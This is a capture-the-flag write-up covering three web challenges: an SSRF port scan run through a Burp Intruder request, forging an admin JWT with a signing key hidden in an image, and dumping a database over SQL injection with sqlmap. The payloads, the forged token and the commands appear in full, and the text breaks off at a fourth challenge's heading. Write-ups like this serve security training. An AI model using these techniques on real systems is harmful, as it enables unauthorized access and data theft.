Choose an attack type


Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base

Target: http://34.100.175.95

```
POST / HTTP/1.1
Host: 34.100.175.95
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefo
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://34.100.175.95
Connection: keep-alive
Referer: http://34.100.175.95/
Upgrade-Insecure-Requests: 1

imageUrl=http%3A%2F%2F0%3A§80§
```



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the

Payload set: 1

Payload count: 65,535

Payload type: Numbers

Request count: 65,535

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random


From: 1

To: 65535

Step: 1

How many:

Make sure to uncheck this payload encoding.




Payload encoding

This setting can be used to URL-encode selected characters within the final payloa

□ URL-encode these characters: ./\=<>?+&*;:"{}|^`#


Among the responses, some will say "Good thinking but flag is not here," but one port will have the flag in a comment. Port 17649 contains the flag.



```
<div>
  <!-- ACN_CTF{In7erNAl_$ERveR_FOuND_5uCc3$SfuL1Y_n1c3_w0rK} -->Good thinking, but it's not here
</div>
```

Challenge: Blog Site

Login page




Login

No Sign Up required

Username

Password

After logging in, you can use any username and password except "admin" username.




Welcome, test!

Available Blogs

- A Journey Through the Mountains by Jane Doe
- The Evolution of Digital Music by John Smith
- Exploring the Wonders of Ancient Architecture by Alice Johnson
- The Art and Science of Culinary Delights by Emily Brown
- The Magic of Ocean Exploration by David Thompson
- The Timeless Appeal of Classic Literature by Sophia Williams
- Gardening for Mental Well-being by Linda Green
- The Future of Electric Cars by James Peterson
- Mindful Travel: How to Journey with Purpose by Olivia Brown
- The Science of Sleep: Why Rest Matters by Michael Carter

JWT is used for session management




Cookie Value □ Show URL-decoded

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QiLCJyb2xlIjoidXNlciIsImlhdCI6MTcyNjIxNTUzNX0.muyKOhwT
a626YPcVElmotkikCoMR9HiNwmY6L34j1dw
```

I couldn’t figure out the next step so I took a hint.

Hint: nUE0pUZ6Yl9aMJ9lM2IioF5hMKDiH3EyM09hoTyhMF91pTkiLJD=

When decode this base64 text using cyberchef it give a url.



From Base64

Alphabet
N-ZA-Mn-za-m0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Input


```
nUE0pUZ6Yl9aMJ9lM2IioF5hMKDiH3EyM09hoTyhMF91pTkiLJD=
```

Output

```
https://georgeom.net/StegOnline/upload
```

https://georgeom.net/StegOnline/upload

There is only one image on the site, which is the blog logo. I uploaded the image to this website. In the description, it is mentioned that the default level is 0. This provides us with a text.



Extract Data

Here you can extract data hidden inside of the image. Select some bits and adjust the settings appropriately. The final extracted data is checked against some basic file headers, and so the filetype can be automatically determined.

Please note that Alpha options are only available if the image contains transparency.


	R	G	B
7	☐	☐	☐
6	☐	☐	☐
5	☐	☐	☐
4	☐	☐	☐
3	☐	☐	☐
2	☐	☐	☐
1	☐	☐	☐
0	☑	☑	☑

Pixel Order: Row

Bit Order: MSB

Bit Plane Order: R G B

Trim Trailing Bits: No



Results


No file types identified.

The results below only show the first 2500 bytes. Select "Download" to obtain the full data.

Ascii (readable only):

```
XKr3qRTp  hXrC35s.  ........  ........  ........  ........  ........
........  ........  .....?..  ?.....?.  q.......  .....?..  ?.~.....
........  ........  ........  ........  ........  ........  ........
```

Initially, I was not able to figure out what it was, but after discussing it with my teammate, @Veer Mehta, aka pseudology, he suggested that it could be the key used to sign the JWT token. And he was correct; it is the JWT key.



Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
J1c2VybmFtZSI6InRlc3QiLCJyb2xlIjoiYWRta
W4iLCJpYXQiOjE3MjYyMTU1MzV9.Oi4gvBPj3iL
yvwIdPr_dVq0JesIdqy8GWle6D1gVHGk
```

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "username": "test",
  "role": "admin",
  "iat": 1726215535
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  XKr3qRTphXrC35s
) ☐ secret base64 encoded
```



Welcome, test!


Admin Access: Here is the flag: ACN_CTF{jOTTeD_Tha7_jW7_sUCCes5fu1LY}

Available Blogs

- A Journey Through the Mountains by Jane Doe
- The Evolution of Digital Music by John Smith
- Exploring the Wonders of Ancient Architecture by Alice Johnson
- The Art and Science of Culinary Delights by Emily Brown
- The Magic of Ocean Exploration by David Thompson
- The Timeless Appeal of Classic Literature by Sophia Williams
- Gardening for Mental Well-being by Linda Green
- The Future of Electric Cars by James Peterson
- Mindful Travel: How to Journey with Purpose by Olivia Brown
- The Science of Sleep: Why Rest Matters by Michael Carter

Challenge: ACN Library


Webpage



Give me book's number and I give you...

Book's number :

Sqli




Give me book's number and I give you...

Book's number :

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1 in /var/www/html/index.php:38 Stack trace: #0 /var/www/html/index.php(38): mysqli_query(Object(mysqli), 'SELECT bookname...') #1 {main} thrown in **/var/www/html/index.php** on line **38**

I used sqlmap to dump the database. Below is the command.


```
$ sqlmap -u 'http://34.171.22.181/?number=1&submit=Submit' --dbs
--batch -p number #to get database

$ sqlmap -u 'http://34.171.22.181/?number=1&submit=Submit' --dbs
--batch -p number -D 1ccb8097d0e9ce9f154608be60224c7c --dump-all
```



```
[14:23:09] [INFO] fetching tables for database: '1ccb8097d0e9ce9f154608be60224c7c'
[14:23:10] [INFO] retrieved: 'books'
[14:23:10] [INFO] retrieved: 'flags'
[14:23:10] [INFO] retrieved: 'secret'
[14:23:10] [INFO] retrieved: 'users'
[14:23:10] [INFO] fetching columns for table 'secret' in database '1ccb8097d0e9ce9f
[14:23:11] [INFO] retrieved: 'password'
[14:23:11] [INFO] retrieved: 'varchar(56)'
[14:23:12] [INFO] retrieved: 'username'
[14:23:12] [INFO] retrieved: 'varchar(56)'
[14:23:12] [INFO] fetching entries for table 'secret' in database '1ccb8097d0e9ce9f
[14:23:13] [INFO] retrieved: 'ACN_CTF{B00l34n_B4s3d_Bl1nD_SQLi_!s_FuN}'
[14:23:13] [INFO] retrieved: 'tr0j4n'
[14:23:13] [INFO] retrieved: 'Keep_Going!!!'
[14:23:14] [INFO] retrieved: 'TheWeeknd'
```

Challenge: Hacker's E-Commerce

Webpage

